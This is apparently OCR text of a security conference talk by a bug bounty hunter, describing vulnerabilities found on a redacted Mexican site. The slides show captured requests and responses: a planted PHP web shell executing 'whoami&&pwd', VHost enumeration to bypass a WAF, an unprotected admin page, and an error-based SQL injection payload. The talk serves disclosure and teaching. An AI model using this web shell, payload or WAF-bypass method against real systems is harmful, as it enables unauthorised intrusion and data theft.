Pretty | Raw | Hex | Render | CSP | Hackvertor

Integrity constraint violation – yii\db\IntegrityException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

The SQL being executed was: INSERT INTO `INF_[redacted]` (`conv_fideicomiso_trianual_id`, `img_src_filename`, `image_web_filename`, `image_codigo`) VALUES (123, '4c9c305c9ac31f479256390359d697f0.php', NULL, NULL)

```
Error Info: Array
(
    [0] => 23000
    [1] => 1048
    [2] => Column 'image_web_filename' cannot be null
)
```

↳ Caused by: PDOException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

in [redacted]ommand.php at line 1258

1. in [redacted]chema.php at line 664

```
655
656         $exceptionClass = '\yii\db\Exception';
657         foreach ($this->exceptionMap as $error => $class) {
658             if (strpos($e->getMessage(), $error) !== false) {
659                 $exceptionClass = $class;
```

Origin IP

Request

Pretty | Raw | Hex | Hackvertor

```
1  POST /4c9c305c9ac31f479256390359d697f0.php?pwdx=[redacted] HTTP/1.1
2  Host: www.[redacted].mx
3  Content-Length: [redacted]
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: null
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNovooFkHZn6OB6M1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/104.0.0.0 Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
   application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20
21 ------WebKitFormBoundaryNovooFkHZn6OB6M1
22 Content-Disposition: form-data; name="synack"
23
24 whoami&&pwd
25 ------WebKitFormBoundaryNovooFkHZn6OB6M1--
26
```

Response

Pretty | Raw | Hex | Render | CSP | Hackvertor

```
1  HTTP/1.1 200 OK
2  Date: Sat, 17 Sep 2022 02:36:26 GMT
3  Server: Apache
4  X-XSS-Protection: 1; mode=block
5  X-Frame-Options: SAMEORIGIN
6  X-Content-Type-Options: nosniff
7  Content-Security-Policy: default-src: https://www.[redacted] style-src:
   https://www.[redacted]
8  Referrer-Policy: no-referrer
9  Feature-Policy: vibrate 'self'; usermedia *; sync-xhr 'self' https://www.[redacted]
10 Cache-Control: no-cache
11 X-Robots-Tag: noindex, nofollow
12 Connection: Upgrade
13 Vary: Accept-Encoding
14 host-header: [redacted]
15 Content-Type: text/html; charset=UTF-8
16 Content-Length: 301
17
18 <html>
19   <body>
20     <p>
       Synack POC
     </p>
21     <form method='POST' name='/4c9c305c9ac31f479256390359d697f0.php?pwdx=[redacted]'>
22       <input type="text" name="synack" autofocus id="synack">
23       <input type="submit" value="Execute">
24     </form>
25     <pre>
       edu[redacted]
26     [redacted]/public_html/[redacted]
27     </pre>
28   </body>
29 </html>
```

Inspector

Selection

Selected text

4c9c305c9ac31f4792

Decoded from: Selec

Cancel

Request Attributes

Request Query Parameter

Request Body Parameters

Request Cookies

Request Headers

Response Headers

Origin IP

[www[redacted]	nx] Unauthenticat...	$4,980.00	Remote Execution > Remote Code Execution
[www[redacted]	nx] Unauthenticat...	$3,000.00	Remote Execution > Remote Code Execution
[www[redacted]	nx] Unauthenticat...	$600.00	SQL Injection > SQL Injection- Full
[www[redacted]	nx] SQL Injection o...	$3,000.00	SQL Injection > SQL Injection- Full
[www[redacted]	nx] Unauthenticat...	$5,000.00	SQL Injection > SQL Injection- Full
[www[redacted]	nx] Unauthenticat...	$5,000.00	SQL Injection > SQL Injection- Full
[www[redacted]	mx] Unauthenticat...	$3,000.00	SQL Injection > SQL Injection- Full
[www[redacted]	nx] Forced browsin...	$2,691.50	Authorization/Permissions > Access/Privacy Cont...
[www[redacted]	nx] Unauthenticat...	$5,000.00	SQL Injection > SQL Injection- Full
[www[redacted]	nx] Unauthenticat...	$5,000.00	SQL Injection > SQL Injection- Full
[www[redacted]	nx] Unauthenticat...	$4,200.00	SQL Injection > SQL Injection- Full

VHost enumeration

Virtual hosts (VHost) are allowing developers to use multiple subdomains on the same server instead of multiple ones which allows them to set different configurations and applications.

VHost Enumeration

- Since resources could be limited or due to organizational dependencies developers need to set up and use vhosts on the servers.
- This allows them to set multiple websites on the same server which is most common way to handle.
- Sometimes organizations using load balancers and set configurations for them to redirect requests to the their target server.
- Even though **DNS record are removed**, they sometimes leave the configurations which allows attackers to access that old configurations/applications that supposed to be deprecated or shutdown to the external access.

VHost Enumeration

- Load balancers like **BlueCoat** is actually requiring vhosts for their requests to be handled.
- **BlueCoat** is sending full requests to target and redirecting response to the assigned user.
- That allows attackers to bypass WAF, abuse old / leftover configurations.

VHost Enumeration

Sending random value in host header to check if application has vhost configuration.

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: synack
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 404 Not Found
2  Cache-Control: no-cache
3  X-XSS-Protection: 1
4  Connection: close
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 652
7  Pragma: no-cache
8
9  <HTML>
       <HEAD>
10         <TITLE>
               Network Error
           </TITLE>
11     </HEAD>
12     <BODY>
13         <FONT face="Helvetica">
14             <big>
                   <strong>
                   </strong>
               </big>
               <BR>
15         </FONT>
16         <blockquote>
17             <TABLE border=0 cellPadding=1 width="80%">
18                 <TR>
                       <TD>
19                         <FONT face="Helvetica">
20                             <big>
                                   Network Error (dns_unresolved_hostname)
                               </big>
21                             <BR>
22                             <BR>
23                         </FONT>
24                     </TD>
                   </TR>
25                 <TR>
                       <TD>
26                         <FONT face="Helvetica">
27                             Your requested host "synack" could not be resolved by
                               DNS.
28                         </FONT>
29                     </TD>
                   </TR>
```

Inspector

Request attribu
Request query p
Request body p
Request cookie
Request header
Response head

VHost Enumeration

As we confirmed application handles vhosts, sending historical subdomain records via intruder to locate which ones we can access.

33. Intruder attack of https://192.[redacted]


Results | Positions | Payloads | Resource pool | Settings

Intruder attack results filter: Hiding 3xx, 4xx and 5xx responses

Request		Status code	Response received	Error
837	[redacted]	403	82	
838		200	70	
839		403	56	
840		200	5639	
841		200	5046	
842		200	5061	
843		403	63	
844		403	52	
845		403	85	
846		403	68	
847		403	79	
848		403	66	
849		403	70	
850		403	70	
851		403	69	
852		403	59	
853		200	56	
854		200	64	
855		403	107	
856	vendordemextts[redacted]	200	50	
857	[redacted]	403	79	
858		403	70	
859		403	80	
860		403	75	
861		403	60	
862		403	75	


VHost Enumeration

We are setting IP address to vhost we located so we can access it directly.



VHost Enumeration

Once we access that subdomain via browser, we can see that there is real application.




VHost Enumeration

When we changed Manage.aspx to Admin.aspx it appears that application had no access control allowed us to access features.


VHost Enumeration

Analyzed inputs on the search database functionality and simple convert(int,@@version) payload send on the value.



VHost Enumeration

Application returned DBMS version on the error.



VHost enumeration

Due to trusting user input, attackers can exfil...	$1,411.00	Authorization/Permissions 〉 Path Traversal
Improper input validation leads to the OS co...	$4,980.00	Remote Execution 〉 Remote Code Execution
Misconfigured BlueCoat instances allow inte...	$2,490.00	Authorization/Permissions 〉 Server Side Request ...
Unauthenticated Second Order SQL Injectio...	$9,600.00	SQL Injection 〉 SQL Injection- Full
Unauthenticated Second Order SQL Injectio...	$9,960.00	SQL Injection 〉 SQL Injection- Full

Conclusion

- Lack of **DNS hygiene** causes lots of issues to the organizations specially ones with lots of assets.
- **DNS records history** is crucial for increasing attack surfaces, specially left over configurations or old records still being accessible allows ignoring WAF on the systems.

Thanks for listening

Mustafa Can IPEKCI
BSides Ahmedabad
13 October 2024